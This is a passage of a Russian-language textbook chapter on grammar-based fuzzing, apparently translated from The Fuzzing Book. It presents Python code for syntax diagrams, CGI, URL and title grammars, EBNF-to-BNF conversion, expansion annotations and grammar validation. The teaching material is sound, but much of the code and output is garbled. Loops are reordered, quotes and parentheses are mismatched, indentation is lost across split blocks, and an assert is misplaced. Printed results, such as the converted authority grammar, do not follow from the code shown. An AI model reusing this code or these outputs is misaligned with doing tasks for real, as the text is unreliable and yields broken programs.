Например, следующий вызов отображает прямоугольный узел `term`:

```
SVG(show_diagram(syntax_diagram_symbol('<term>')))
```

Функция `syntax_diagram_expr()` визуализирует одну альтернативу раскрытия. Она разделяет строку на терминальные и нетерминальные фрагменты и соединяет их последовательностью. Пустое раскрытие обрабатывается отдельно.

```
def syntax_diagram_expr(expansion: Expansion) -> Any:
    # В следующих главах раскрытия могут быть кортежами.
    if isinstance(expansion, tuple):
        expansion = expansion[0]

    symbols = [sym for sym in re.split(RE_NONTERMINAL, expansion)
                if sym != ""]
    if len(symbols) == 0:
        symbols = [""] # Особый случай: пустое раскрытие.

    return Sequence(*[syntax_diagram_symbol(sym) for sym in symbols])
```

Так визуализируется первая альтернатива `<term>` — множитель `<factor>`, за которым следуют `*` и ещё один `<term>`:

```
SVG(show_diagram(syntax_diagram_expr(EXPR_GRAMMAR['<term>'][0])))
```

Следующая функция отображает несколько альтернатив. Если их больше пяти, она распределяет их по нескольким горизонтально расположенным группам:

```
from itertools import zip_longest

def syntax_diagram_alt(alt: List[Expansion]) -> Any:
    max_len = 5
    alt_len = len(alt)
    if alt_len > max_len:
        iter_len = alt_len // max_len
        alts = list(zip_longest(
            *[alt[i::iter_len] for i in range(iter_len)]))
        exprs = [
            syntax_diagram_expr(expr) for expr in alternatives
            if expr is not None
            for alternatives in alts
        ]
        choices = [Choice(len(expr) // 2, *expr) for expr in exprs]
        return HorizontalChoice(*choices)
    else:
        return Choice(
            alt_len // 2,
            *[syntax_diagram_expr(expr) for expr in alt])
```

Вызов для правила `<digit>` показывает, что цифрой может быть любой единственный символ от 0 до 9:

```
SVG(show_diagram(syntax_diagram_alt(EXPR_GRAMMAR['<digit>'])))
```

Наконец, `syntax_diagram()` проходит по всем правилам грамматики и выводит их диаграммы:

```
def syntax_diagram(grammar: Grammar) -> None:
    from IPython.display import SVG, display
    for key in grammar:
```



```
print("%s" % key[1:-1])
display(SVG(show_diagram(
    syntax_diagram_alt(grammar[key]))))
```

Конец экскурса

Построим диаграммы грамматики выражений:

```
syntax_diagram(EXPR_GRAMMAR)
```

Будут показаны отдельные схемы правил `start`, `expr`, `term`, `factor`, `integer` и `digit`. Такое представление удобно для понимания структуры, особенно у более сложных грамматик. Машинно созданный SVG из вывода блокнота не включён: он полностью воспроизводится приведённым кодом.

Примеры грамматик

Создадим и визуализируем ещё несколько грамматик, а затем применим их для фаззинга.

Грамматика CGI

Ниже приведена грамматика входов для `cgi_decode()` из главы о покрытии:

```
CGI_GRAMMAR: Grammar = {
    "<start>":
        ["<string>"],

    "<string>":
        ["<letter>", "<letter><string>"],

    "<letter>":
        ["<plus>", "<percent>", "<other>"],

    "<plus>":
        ["+"],

    "<percent>":
        ["%<hexdigit><hexdigit>"],

    "<hexdigit>":
        ["0", "1", "2", "3", "4", "5", "6", "7",
         "8", "9", "a", "b", "c", "d", "e", "f"],

    "<other>": # В действительности здесь могли бы быть все буквы.
        ["0", "1", "2", "3", "4", "5", "a", "b", "c", "d",
         "e", "-", "_"]
}
```

Её структуру можно вывести уже знакомой функцией:

```
syntax_diagram(CGI_GRAMMAR)
```

В отличие от базового фаззинга и фаззинга на основе мутаций, грамматика быстро создаёт всевозможные допустимые сочетания:

```
for i in range(10):
    print(simple_grammar_fuzzer(
        grammar=CGI_GRAMMAR, max_nonterminals=10))

+%9a
```

```

+++%ce+
+_
+%c6c
++
+%cd+5
1%ee
%b9%d5
%96
%57d%42

```

Грамматика URL

Свойства, показанные на CGI-входах, сохраняются и для более сложных данных. Используем грамматику для создания множества корректных URL.

```

URL_GRAMMAR: Grammar = {
    "<start>":
        ["<url>"],
    "<url>":
        ["<scheme>://<authority><path><query>"],
    "<scheme>":
        ["http", "https", "ftp", "ftps"],
    "<authority>":
        ["<host>", "<host>:<port>", "<userinfo>@<host>",
         "<userinfo>@<host>:<port>"],
    "<host>": # Только несколько примеров.
        ["cisp.saarland", "www.google.com", "fuzzingbook.com"],
    "<port>":
        ["80", "8080", "<nat>"],
    "<nat>":
        ["<digit>", "<digit><digit>"],
    "<digit>":
        ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9"],
    "<userinfo>": # Только один пример.
        ["user:password"],
    "<path>": # Только несколько вариантов.
        ["", "/", "<id>"],
    "<id>": # Только несколько вариантов.
        ["abc", "def", "x<digit><digit>"],
    "<query>":
        ["", "?<params>"],
    "<params>":
        ["<param>", "<param>&<params>"],
    "<param>": # Только несколько вариантов.
        ["<id>=<id>", "<id>=<nat>"]
}

```

Диаграмма показывает правила для схемы, полномочий, узла, порта, данных пользователя, пути и параметров запроса:

```
syntax_diagram(URL_GRAMMAR)
```

И снова за миллисекунды можно получить множество корректных входов:

```

for i in range(10):
    print(simple_grammar_fuzzer(
        grammar=URL_GRAMMAR, max_nonterminals=10))

https://user:password@cisp.saarland:80/
http://fuzzingbook.com?def=56&x89=3&x46=48&def=def
ftp://cisp.saarland/?x71=5&x35=90&def=abc
https://cisp.saarland:80/def?def=7&x23=abc
https://fuzzingbook.com:80/
https://fuzzingbook.com:80/abc?def=abc&abc=x14&def=abc&abc=2&def=38
ftps://fuzzingbook.com/x87
https://user:password@fuzzingbook.com:6?def=54&x44=abc
http://fuzzingbook.com:80?x33=25&def=8
http://fuzzingbook.com:8080/def

```

Грамматика естественного языка

Грамматики не ограничены формальными языками компьютерных входов: они могут создавать и естественный язык. Следующая грамматика использовалась для выбора названия этой книги.

```
TITLE_GRAMMAR: Grammar = {
    "<start>": ["<title>"],
    "<title>": ["<topic>: <subtopic>"],
    "<topic>": ["Generating Software Tests",
               "<fuzzing-prefix>Fuzzing",
               "The Fuzzing Book"],
    "<fuzzing-prefix>": ["", "The Art of ", "The Joy of "],
    "<subtopic>": ["<subtopic-main>",
                  "<subtopic-prefix><subtopic-main>",
                  "<subtopic-main><subtopic-suffix>"],
    "<subtopic-main>": ["Breaking Software",
                       "Generating Software Tests",
                       "Principles, Techniques and Tools"],
    "<subtopic-prefix>": ["", "Tools and Techniques for "],
    "<subtopic-suffix>": [
        " for <reader-property> and <reader-property>",
        " for <software-property> and <software-property>"
    ],
    "<reader-property>": ["Fun", "Profit"],
    "<software-property>": ["Robustness", "Reliability", "Security"]
}

syntax_diagram(TITLE_GRAMMAR)
```

Сгенерируем множество из десяти разных названий:

```
from typing import Set

titles: Set[str] = set()
while len(titles) < 10:
    titles.add(simple_grammar_fuzzer(
        grammar=TITLE_GRAMMAR, max_nonterminals=10))
titles

{'Fuzzing: Generating Software Tests',
 'Fuzzing: Principles, Techniques and Tools',
 'Generating Software Tests: Breaking Software',
 'Generating Software Tests: Breaking Software for Robustness and Robustness',
 'Generating Software Tests: Principles, Techniques and Tools',
 'Generating Software Tests: Principles, Techniques and Tools for Profit and Fun',
 'Generating Software Tests: Tools and Techniques for Principles, Techniques and Tools',
 'The Fuzzing Book: Breaking Software',
 'The Fuzzing Book: Generating Software Tests for Profit and Profit',
 'The Fuzzing Book: Generating Software Tests for Robustness and Robustness'}
```

Здесь встречаются повторы вроде «Robustness and Robustness». В главе о фаззинге на основе покрытия грамматики будет показано, как раскрывать каждую альтернативу лишь однажды. Если же одни альтернативы предпочтительнее других, их выбором можно управлять с помощью вероятностного грамматического фаззинга.

Грамматики как источники мутаций

Полезное свойство грамматик состоит в том, что они создают преимущественно допустимые входы. С синтаксической точки зрения они **всегда** допустимы, поскольку удовлетворяют ограничениям заданной грамматики — разумеется, если сама грамматика верна.

Но существуют семантические свойства, которые трудно выразить грамматикой. Например, непросто задать условие, что порт URL должен лежать между 1024 и 2048. При более сложных ограничениях предел выразительности грамматики достигается очень быстро.

Один выход — прикреплять к грамматикам ограничения, что будет рассмотрено далее в книге. Другой — объединить сильные стороны грамматического фаззинга и фаззинга на основе мутаций: использовать сгенерированные грамматикой входы как **начальные образцы** для последующих мутаций. Тогда исследуются не только допустимые входы, но и границы между допустимым и недопустимым. Слегка повреждённые входы особенно полезны для поиска многочисленных ошибок синтаксических анализаторов. Как и в фаззинге вообще, ошибки выявляет неожиданное.

Передадим сгенерированные входы ранее созданному мутационному фаззеру:

```
from MutationFuzzer import MutationFuzzer

number_of_seeds = 10
seeds = [
    simple_grammar_fuzzer(
        grammar=URL_GRAMMAR,
        max_nonterminals=10)
    for i in range(number_of_seeds)
]
seeds
```

Пример набора начальных URL:

```
['ftps://user:password@www.google.com:80',
 'http://cisa.saarland/',
 'ftp://www.google.com:42/',
 'ftps://user:password@fuzzingbook.com:39?abc=abc',
 'https://www.google.com?x33=1&x06=1',
 'http://www.google.com:02/',
 'https://user:password@www.google.com/',
 'ftp://cisa.saarland:8080/?abc=abc&def=def&abc=5',
 'http://www.google.com:80/def?def=abc',
 'http://user:password@cisa.saarland/']

m = MutationFuzzer(seeds)
[m.fuzz() for i in range(20)]
```

Первые десять вызовов `fuzz()` возвращают начальные входы, как и предусмотрено, а следующие создают произвольные мутации, например:

```
Eh4tp:www.coogle.com:80/def?d%f=abc
ftps://}ser:passwod@fuzzingbook.com:9?abc=abc
uftp://cisa.sRaarland:808&0?abc=abc&def=defabc=5
http://user:paswor9d@cispas.saarland/v
ftp://Www.g\x7fogle.cAom:42/
```

Если вместо `MutationFuzzer` использовать `MutationCoverageFuzzer`, поиск снова будет направляться покрытием. Так можно совместить преимущества нескольких подходов.

Набор инструментов для грамматик

Рассмотрим несколько приёмов, упрощающих написание грамматик.

Экранирование

Если `<` и `>` обозначают границы нетерминалов, как выразить вход, который должен буквально содержать эти знаки? Ответ прост: ввести для них отдельные символы.

```

simple_nonterminal_grammar: Grammar = {
    "<start>": ["<nonterminal>"],
    "<nonterminal>": ["<left-angle><identifier><right-angle>"],
    "<left-angle>": ["<"],
    "<right-angle>": [">&;"],
    "<identifier>": ["id"] # Пока только один идентификатор.
}

```

В `simple_nonterminal_grammar` ни раскрытие `<left-angle>`, ни раскрытие `<right-angle>` нельзя принять за нетерминал, поэтому эти знаки можно создавать в любом количестве. Этот приём не работает с `simple_grammar_fuzzer()`, но работает с классом `GrammarFuzzer` из следующей главы.

Расширение грамматик

На протяжении книги часто понадобится создавать грамматику путём **расширения** уже существующей новыми возможностями. Эта операция напоминает наследование в объектно-ориентированном программировании.

Чтобы получить g' из g , сначала скопируем g , а затем добавим альтернативы к существующим правилам или введём новые символы. Например, улучшим правило идентификатора в предыдущей грамматике:

```

import copy

nonterminal_grammar = copy.deepcopy(simple_nonterminal_grammar)
nonterminal_grammar["<identifier>"] = [
    "<idchar>", "<identifier><idchar>"
]
nonterminal_grammar["<idchar>"] = ['a', 'b', 'c', 'd'] # Пока.

```

Получается такая структура:

```

{
    '<start>': ['<nonterminal>'],
    '<nonterminal>': ['<left-angle><identifier><right-angle>'],
    '<left-angle>': ['<'],
    '<right-angle>': [ '>'],
    '<identifier>': ['<idchar>', '<identifier><idchar>'],
    '<idchar>': ['a', 'b', 'c', 'd']
}

```

Поскольку расширение используется часто, введём функцию `extend_grammar()`: она копирует грамматику и обновляет её методом словаря `update()`.

```

def extend_grammar(grammar: Grammar,
                    extension: Grammar = {}) -> Grammar:
    """Вернуть копию `grammar`, обновлённую из `extension`."""
    new_grammar = copy.deepcopy(grammar)
    new_grammar.update(extension)
    return new_grammar

```

Тот же результат теперь записывается компактнее:

```

nonterminal_grammar = extend_grammar(
    simple_nonterminal_grammar,
    {
        "<identifier>": ["<idchar>", "<identifier><idchar>"],
        "<idchar>": ['a', 'b', 'c', 'd'] # Пока.
    }
)

```

Классы символов

В `nonterminal_grammar` перечислены лишь первые несколько букв. Записывать вручную все буквы или цифры в форме `<idchar> ::= 'a' | 'b' | 'c' ...` утомительно. Но грамматика является частью программы, поэтому её можно строить программно. Функция `srange()` превращает строку в список составляющих её символов:

```
import string

def srange(characters: str) -> List[Expansion]:
    """Создать список всех символов строки."""
    return [c for c in characters]
```

Константа `string.ascii_letters` содержит все латинские буквы ASCII:

```
string.ascii_letters

'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'

srange(string.ascii_letters)[:10]

['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j']
```

С помощью таких констант быстро задаются идентификаторы:

```
nonterminal_grammar = extend_grammar(
    nonterminal_grammar,
    {
        "<idchar>": (srange(string.ascii_letters) +
                    srange(string.digits) +
                    srange("_-"))
    }
)

[simple_grammar_fuzzer(nonterminal_grammar, "<identifier>")
 for i in range(10)]

['b', 'd', 'v9', 'x4c', 'YdiEWj', 'c', 'xd', '7', 'vIU', 'QhKD']
```

Сокращение `crange(start, end)` возвращает все символы диапазона ASCII от `start` до `end` включительно:

```
def crange(character_start: str,
            character_end: str) -> List[Expansion]:
    return [chr(i) for i in range(
        ord(character_start), ord(character_end) + 1)]

crange('0', '9')

['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']

assert crange('a', 'z') == srange(string.ascii_lowercase)
```

Сокращения грамматик

В `nonterminal_grammar`, как и в других грамматиках, повторение символов выражалось рекурсией:

```
nonterminal_grammar["<identifier>"]

['<idchar>', '<identifier><idchar>']
```

Было бы проще прямо указать, что нетерминал является непустой последовательностью символов:

```
<identifier> = <idchar>+
```

Здесь `+` обозначает одно или несколько повторений предшествующего символа. Такие операторы часто вводят как удобные сокращения. Формально наши грамматики записаны в **форме Бэкуса — Наура** (BNF). Дополнительные операторы образуют **расширенную форму Бэкуса — Наура** (EBNF):

- `<symbol>?` означает, что `<symbol>` необязателен и встречается ноль или один раз;
- `<symbol>+` означает одно или несколько повторений;
- `<symbol>*` означает ноль или несколько повторений, то есть необязательное повторение.

Сокращения можно применять и к группам в скобках. Например, `(<foo><bar>)?` означает необязательную последовательность `<foo>` и `<bar>`.

Упростим правило идентификатора в копии исходной грамматики:

```
nonterminal_ebnf_grammar = extend_grammar(
    nonterminal_grammar,
    {"<identifier>": ["<idchar>+" ]}
)
```

Так же упрощается грамматика выражений: знаки становятся необязательными, а целые числа — последовательностями цифр.

```
EXPR_EBNF_GRAMMAR: Grammar = {
    "<start>":
        ["<expr>"],

    "<expr>":
        ["<term> + <expr>", "<term> - <expr>", "<term>"],

    "<term>":
        ["<factor> * <term>", "<factor> / <term>", "<factor>"],

    "<factor>":
        ["<sign>?<factor>", "(<expr>)", "<integer>(<integer>)?"],

    "<sign>":
        ["+", "-"],

    "<integer>":
        ["<digit>+"],

    "<digit>":
        srange(string.digits)
}
```

Реализуем `convert_ebnf_grammar()`, автоматически переводящую такую EBNF-грамматику в BNF.

Экскурс: реализация `convert_ebnf_grammar()`

Наша цель — преобразовать EBNF-грамматику в обычную BNF. Для этого применяются четыре правила:

1. Выражение `(content)op`, где `op` — один из операторов `?`, `+` или `*`, заменяется на `<new-symbol>op`, а также добавляется правило `<new-symbol> ::= content`.
2. `<symbol>?` заменяется на `<new-symbol>` с правилом `<new-symbol> ::= <empty> | <symbol>`.
3. `<symbol>+` заменяется на `<new-symbol>` с правилом `<new-symbol> ::= <symbol> | <symbol><new-symbol>`.
4. `<symbol>*` заменяется на `<new-symbol>` с правилом `<new-symbol> ::= <empty> | <symbol><new-symbol>`.

Здесь `<empty>` раскрывается в пустую строку: `<empty> ::= .` Такое раскрытие также называется **эпсилон-раскрытием**.

Сходство этих операторов с регулярными выражениями неслучайно: любое базовое регулярное выражение можно преобразовать в грамматику с помощью перечисленных правил и классов символов `srange()`.

Для предыдущих примеров преобразование выглядит так:

- `<idchar>+` превращается в `<idchar><new-symbol>`, где `<new-symbol> ::= <idchar> | <idchar><new-symbol>`;
- `<integer>(<integer>)?` превращается в `<integer><new-symbol>`, где `<new-symbol> ::= <empty> | .<integer>`.

Реализуем это в три этапа.

Создание новых символов

Сначала нужен механизм создания отсутствующего в грамматике имени:

```
def new_symbol(grammar: Grammar,
               symbol_name: str = "<symbol>") -> str:
    """Вернуть новое для `grammar` имя на основе `symbol_name`."""
    if symbol_name not in grammar:
        return symbol_name

    count = 1
    while True:
        tentative_symbol_name = (
            symbol_name[:-1] + "-" + repr(count) + ">")
        if tentative_symbol_name not in grammar:
            return tentative_symbol_name
        count += 1

    assert new_symbol(EXPR_EBNF_GRAMMAR, '<expr>') == '<expr-1>'
```

Раскрытие выражений в скобках

Теперь извлечём выражения в скобках, за которыми следует один из операторов:

```
RE_PARENTHEZIZED_EXPR = re.compile(r'\([^()]*\)[?+*]')

def parenthesized_expressions(expansion: Expansion) -> List[str]:
    if isinstance(expansion, tuple):
        expansion = expansion[0]
    return re.findall(RE_PARENTHEZIZED_EXPR, expansion)

assert parenthesized_expressions(
    "<foo>* (<foo><bar>)+ (<foo>)? <integer>(<integer>)?"
) == ['(<foo>)*', '(<foo><bar>)+', '(<foo>)?', '(<integer>)?']
```

Применим первое правило, вводя новые символы для выражений в скобках:

```
def convert_ebnf_parentheses(ebnf_grammar: Grammar) -> Grammar:
    """Преобразовать скобочные конструкции EBNF в BNF."""
    grammar = extend_grammar(ebnf_grammar)
    for nonterminal in ebnf_grammar:
        expansions = ebnf_grammar[nonterminal]

        for i in range(len(expansions)):
            expansion = expansions[i]
            if not isinstance(expansion, str):
                expansion = expansion[0]

            while True:
                parenthesized_exprs = parenthesized_expressions(expansion)
                if len(parenthesized_exprs) == 0:
                    break

                for expr in parenthesized_exprs:
                    operator = expr[-1:]
                    contents = expr[1:-2]
                    new_sym = new_symbol(grammar)
```



```

exp = grammar[nonterminal][i]
opts = None
if isinstance(exp, tuple):
    (exp, opts) = exp
assert isinstance(exp, str)

expansion = exp.replace(expr, new_sym + operator, 1)
if opts:
    grammar[nonterminal][i] = (expansion, opts)
else:
    grammar[nonterminal][i] = expansion

grammar[new_sym] = [contents]

return grammar

```

Простой пример даёт ожидаемое промежуточное правило:

```

convert_ebnf_parentheses(
    {"<number>": ["<integer>(<integer>)?"]})

{'<number>': ['<integer><symbol>?'],
 '<symbol>': ['.<integer>']}

```

Функция справляется и со вложенными скобками:

```

convert_ebnf_parentheses({"<foo>": ["((<foo>?)+")"]})

{'<foo>': ['<symbol-1>+'],
 '<symbol>': ['<foo>'],
 '<symbol-1>': ['<symbol>?']}

```

Раскрытие операторов

После скобок обработаем символы с ?, * и +. Сначала найдём все такие конструкции:

```

RE_EXTENDED_NONTERMINAL = re.compile(r'(<[^<> ]*>[?+*])')

def extended_nonterminals(expansion: Expansion) -> List[str]:
    if isinstance(expansion, tuple):
        expansion = expansion[0]
    return re.findall(RE_EXTENDED_NONTERMINAL, expansion)

assert extended_nonterminals(
    "<foo>* <bar>+ <elem>? <none>"
) == ['<foo>*', '<bar>+', '<elem>?']

```

Преобразователь отделяет символ от оператора и добавляет правила согласно описанной схеме:

```

def convert_ebnf_operators(ebnf_grammar: Grammar) -> Grammar:
    """Преобразовать операторы EBNF в правила BNF."""
    grammar = extend_grammar(ebnf_grammar)
    for nonterminal in ebnf_grammar:
        expansions = ebnf_grammar[nonterminal]

        for i in range(len(expansions)):
            expansion = expansions[i]
            extended_symbols = extended_nonterminals(expansion)

            for extended_symbol in extended_symbols:
                operator = extended_symbol[-1:]
                original_symbol = extended_symbol[:-1]
                assert original_symbol in ebnf_grammar, \
                    f"{original_symbol} is not defined in grammar"

                new_sym = new_symbol(grammar, original_symbol)

                exp = grammar[nonterminal][i]
                opts = None

```

```

        if isinstance(exp, tuple):
            (exp, opts) = exp
        assert isinstance(exp, str)

        new_exp = exp.replace(extended_symbol, new_sym, 1)
        if opts:
            grammar[nonterminal][i] = (new_exp, opts)
        else:
            grammar[nonterminal][i] = new_exp

        if operator == '?':
            grammar[new_sym] = ["", original_symbol]
        elif operator == '*':
            grammar[new_sym] = [
                "", original_symbol + new_sym]
        elif operator == '+':
            grammar[new_sym] = [
                original_symbol,
                original_symbol + new_sym]

    return grammar

convert_ebnf_operators(
    {"<integer>": ["<digit>+"], "<digit>": ["0"]})

{'<integer>': ['<digit-1>'],
 '<digit>': ['0'],
 '<digit-1>': ['<digit>', '<digit><digit-1>']}

```

Объединение этапов

Сначала преобразуем скобки, затем операторы:

```

def convert_ebnf_grammar(ebnf_grammar: Grammar) -> Grammar:
    return convert_ebnf_operators(
        convert_ebnf_parentheses(ebnf_grammar))

```

Конец экскурсии

Пример использования `convert_ebnf_grammar()`:

```

convert_ebnf_grammar({
    "<authority>": ["(<userinfo>)?<host>(:<port>)?"]
})

{'<authority>': ['<symbol-2><host><symbol-1-1>'],
 '<symbol>': ['<userinfo>@'],
 '<symbol-1>': ['<port>'],
 '<symbol-2>': ['(', '<symbol>'],
 '<symbol-1-1>': ['<symbol-1>']}

```

Преобразуем полную грамматику выражений:

```

expr_grammar = convert_ebnf_grammar(EXPR_EBNF_GRAMMAR)
expr_grammar

{'<start>': ['<expr>'],
 '<expr>': ['<term> + <expr>', '<term> - <expr>', '<term>'],
 '<term>': ['<factor> * <term>', '<factor> / <term>', '<factor>'],
 '<factor>': ['<sign-1><factor>', '(<expr>)', '<integer><symbol-1>'],
 '<sign>': ['+', '-'],
 '<integer>': ['<digit-1>'],
 '<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<symbol>': ['<integer>'],
 '<sign-1>': ['<sign>'],
 '<symbol-1>': ['<symbol>']}

```

```
'<digit-1>': ['<digit>', '<digit><digit-1>']}]}
```

Преобразование успешно. Классы символов и перевод EBNF в BNF — два мощных инструмента, которые многократно упростят запись грамматик.

Расширения грамматик

В книге часто потребуется задавать для грамматик дополнительную информацию: например, вероятности или ограничения. Для поддержки таких и будущих расширений введём механизм аннотаций.

Аннотации прикрепляются к отдельным раскрытиям. Раскрытие теперь может быть не только строкой, но и парой из строки и набора атрибутов:

```
"<expr>":
    ["<term> + <expr>", opts(min_depth=10)),
    ["<term> - <expr>", opts(max_depth=2)],
    "<term>"]
```

`opts()` задаёт аннотации конкретной альтернативы. Здесь сложение получает `min_depth=10`, а вычитание — `max_depth=2`. Значение атрибутов определяется алгоритмом, работающим с грамматикой; алгоритмы, которым они не нужны, могут их игнорировать.

Экскурс: реализация `opts()`

Вспомогательная функция `opts()` возвращает отображение именованных аргументов в их значения:

```
def opts(**kwargs: Any) -> Dict[str, Any]:
    return kwargs

opts(min_depth=10)

{'min_depth': 10}
```

Чтобы одинаково обрабатывать обычные строки и пары с аннотациями, строка раскрытия и параметры читаются отдельными функциями `exp_string()` и `exp_opts()`:

```
def exp_string(expansion: Expansion) -> str:
    """Вернуть раскрываемую строку."""
    if isinstance(expansion, str):
        return expansion
    return expansion[0]

exp_string("<term> + <expr>", opts(min_depth=10))

'<term> + <expr>'

def exp_opts(expansion: Expansion) -> Dict[str, Any]:
    """Вернуть параметры раскрытия или пустой словарь."""
    if isinstance(expansion, str):
        return {}
    return expansion[1]

def exp_opt(expansion: Expansion, attribute: str) -> Any:
    """Вернуть атрибут раскрытия или None, если он не задан."""
    return exp_opts(expansion).get(attribute, None)

exp_opts("<term> + <expr>", opts(min_depth=10))

{'min_depth': 10}
```

```
exp_opt("<term> - <expr>", opts(max_depth=2)), 'max_depth')
```

2

Наконец, вспомогательная функция устанавливает параметры выбранного раскрытия. Новые атрибуты объединяются с существующими; пустой словарь удаляет аннотацию.

```
def set_opts(grammar: Grammar, symbol: str, expansion: Expansion,
             opts: Option = {}) -> None:
    """Установить параметры выбранного grammar[symbol] раскрытия."""
    expansions = grammar[symbol]
    for i, exp in enumerate(expansions):
        if exp_string(exp) != exp_string(expansion):
            continue

        new_opts = exp_opts(exp)
        if opts == {} or new_opts == {}:
            new_opts = opts
        else:
            for key in opts:
                new_opts[key] = opts[key]

        if new_opts == {}:
            grammar[symbol][i] = exp_string(exp)
        else:
            grammar[symbol][i] = (exp_string(exp), new_opts)

    return

raise KeyError(
    "no expansion " + repr(symbol) + " -> " +
    repr(exp_string(expansion)))
```

Конец экскурса

Проверка грамматик

Поскольку грамматики представлены строками, в них легко допустить ошибку. Введём функцию, проверяющую согласованность грамматики.

`is_valid_grammar()` проходит по грамматике и проверяет, что все используемые символы определены и наоборот, а также что они достижимы из стартового символа. Это особенно полезно при отладке. Детали реализации можно пропустить, но перед применением грамматики важно удостовериться в корректности исходных данных.

Экскурс: реализация `is_valid_grammar()`

Сначала соберём множества определённых и использованных нетерминалов, одновременно проверяя базовую структуру:

```
import sys
from typing import Optional

def def_used_nonterminals(
    grammar: Grammar,
    start_symbol: str = START_SYMBOL
) -> Tuple[Optional[Set[str]], Optional[Set[str]]]:
    """Вернуть пару определённых и использованных нетерминалов.
    При ошибке вернуть (None, None).
```

```

"""
defined_nonterminals = set()
used_nonterminals = {start_symbol}

for defined_nonterminal in grammar:
    defined_nonterminals.add(defined_nonterminal)
    expansions = grammar[defined_nonterminal]
    if not isinstance(expansions, list):
        print(repr(defined_nonterminal) +
              ": expansion is not a list", file=sys.stderr)
        return None, None

    if len(expansions) == 0:
        print(repr(defined_nonterminal) +
              ": expansion list empty", file=sys.stderr)
        return None, None

    for expansion in expansions:
        if isinstance(expansion, tuple):
            expansion = expansion[0]
        if not isinstance(expansion, str):
            print(repr(defined_nonterminal) + ": " +
                  repr(expansion) + ": not a string",
                  file=sys.stderr)
            return None, None

        for used_nonterminal in nonterminals(expansion):
            used_nonterminals.add(used_nonterminal)

return defined_nonterminals, used_nonterminals

```

Достижимые символы находятся рекурсивным обходом:

```

def reachable_nonterminals(
    grammar: Grammar,
    start_symbol: str = START_SYMBOL) -> Set[str]:
    reachable = set()

    def _find_reachable_nonterminals(grammar, symbol):
        nonlocal reachable
        reachable.add(symbol)
        for expansion in grammar.get(symbol, []):
            for nonterminal in nonterminals(expansion):
                if nonterminal not in reachable:
                    _find_reachable_nonterminals(grammar, nonterminal)

    _find_reachable_nonterminals(grammar, start_symbol)
    return reachable

def unreachable_nonterminals(
    grammar: Grammar,
    start_symbol=START_SYMBOL) -> Set[str]:
    return grammar.keys() - reachable_nonterminals(
        grammar, start_symbol)

```

Также соберём имена применённых параметров:

```

def opts_used(grammar: Grammar) -> Set[str]:
    used_opts = set()
    for symbol in grammar:
        for expansion in grammar[symbol]:
            used_opts |= set(exp_opts(expansion).keys())
    return used_opts

```

Основная функция объединяет проверки. Она сообщает о неиспользуемых, неопределённых и недостижимых символах, а также о неподдерживаемых аннотациях:

```

def is_valid_grammar(grammar: Grammar,
    start_symbol: str = START_SYMBOL,
    supported_opts: Set[str] = set()) -> bool:

```

```

"""Проверить корректность `grammar`.

`start_symbol` – стартовый символ, по умолчанию ``;
`supported_opts` – множество поддерживаемых параметров.
"""
defined_nonterminals, used_nonterminals = \
    def_used_nonterminals(grammar, start_symbol)
if defined_nonterminals is None or used_nonterminals is None:
    return False

# Не считаем <start> неиспользованным при другом старте.
if START_SYMBOL in grammar:
    used_nonterminals.add(START_SYMBOL)

for unused_nonterminal in defined_nonterminals - used_nonterminals:
    print(repr(unused_nonterminal) +
          ": defined, but not used. "
          "Consider applying trim_grammar() on the grammar",
          file=sys.stderr)
for undefined_nonterminal in used_nonterminals - defined_nonterminals:
    print(repr(undefined_nonterminal) +
          ": used, but not defined", file=sys.stderr)

unreachable = unreachable_nonterminals(grammar, start_symbol)
msg_start_symbol = start_symbol

if START_SYMBOL in grammar:
    unreachable = unreachable - reachable_nonterminals(
        grammar, START_SYMBOL)
    if start_symbol != START_SYMBOL:
        msg_start_symbol += " or " + START_SYMBOL

for unreachable_nonterminal in unreachable:
    print(repr(unreachable_nonterminal) +
          ": unreachable from " + msg_start_symbol +
          ". Consider applying trim_grammar() on the grammar",
          file=sys.stderr)

used_but_not_supported_opts = set()
if len(supported_opts) > 0:
    used_but_not_supported_opts = opts_used(grammar).difference(
        supported_opts)
    for opt in used_but_not_supported_opts:
        print("warning: option " + repr(opt) +
              " is not supported", file=sys.stderr)

return (used_nonterminals == defined_nonterminals and
        len(unreachable) == 0)

```

Если добавленные правила сделали некоторые нетерминалы ненужными, `trim_grammar()` удаляет неиспользуемые и недостижимые определения:

```

def trim_grammar(grammar: Grammar,
                  start_symbol=START_SYMBOL) -> Grammar:
    """Скопировать грамматику без ненужных и недостижимых правил."""
    new_grammar = extend_grammar(grammar)
    defined_nonterminals, used_nonterminals = \
        def_used_nonterminals(grammar, start_symbol)
    if defined_nonterminals is None or used_nonterminals is None:
        return new_grammar

    unused = defined_nonterminals - used_nonterminals
    unreachable = unreachable_nonterminals(grammar, start_symbol)
    for nonterminal in unused | unreachable:
        del new_grammar[nonterminal]

    return new_grammar

```

Конец экскурса

Созданные выше грамматики проходят проверку:

```
assert is_valid_grammar(EXPR_GRAMMAR)
assert is_valid_grammar(CGI_GRAMMAR)
assert is_valid_grammar(URL_GRAMMAR)
assert is_valid_grammar(EXPR_EBNF_GRAMMAR)
```

А ошибочные примеры не проходят:

```
assert not is_valid_grammar(
    {"<start>": ["<x>"], "<y>": ["1"]}) # type: ignore

'<y>': defined, but not used
'<x>': used, but not defined
'<y>': unreachable from <start>

assert not is_valid_grammar({"<start>": "123"}) # type: ignore
assert not is_valid_grammar({"<start>": []}) # type: ignore
assert not is_valid_grammar({"<start>": [1, 2, 3]}) # type: ignore
```

Эти случаи соответственно сообщают, что раскрытия не являются списком, список пуст или его элементы не являются строками. Комментарии `# type: ignore` не позволяют статическому анализатору заранее отклонить намеренно ошибочные примеры. Далее при определении грамматик всегда будет применяться `is_valid_grammar()`.

Итоги

Эта глава представила грамматики как простой способ задавать языки входных данных и тестировать программы синтаксически корректными входами. Грамматика — отображение нетерминальных символов в списки альтернативных раскрытий. Например, грамматика телефонного номера США была приведена в начале главы.

Генератор начинает со `<start>`, случайно выбирает раскрытие и продолжает, пока не останется нетерминалов. Это делает `simple_grammar_fuzzer()`. На практике лучше применять `GrammarFuzzer` или его производные на основе покрытия, вероятностей и генераторов: они эффективнее, защищены от бесконечного роста и обладают дополнительными возможностями.

Также был введён набор вспомогательных инструментов: классы символов, сокращения повторений, расширение и проверка грамматик.

Усвоенные уроки

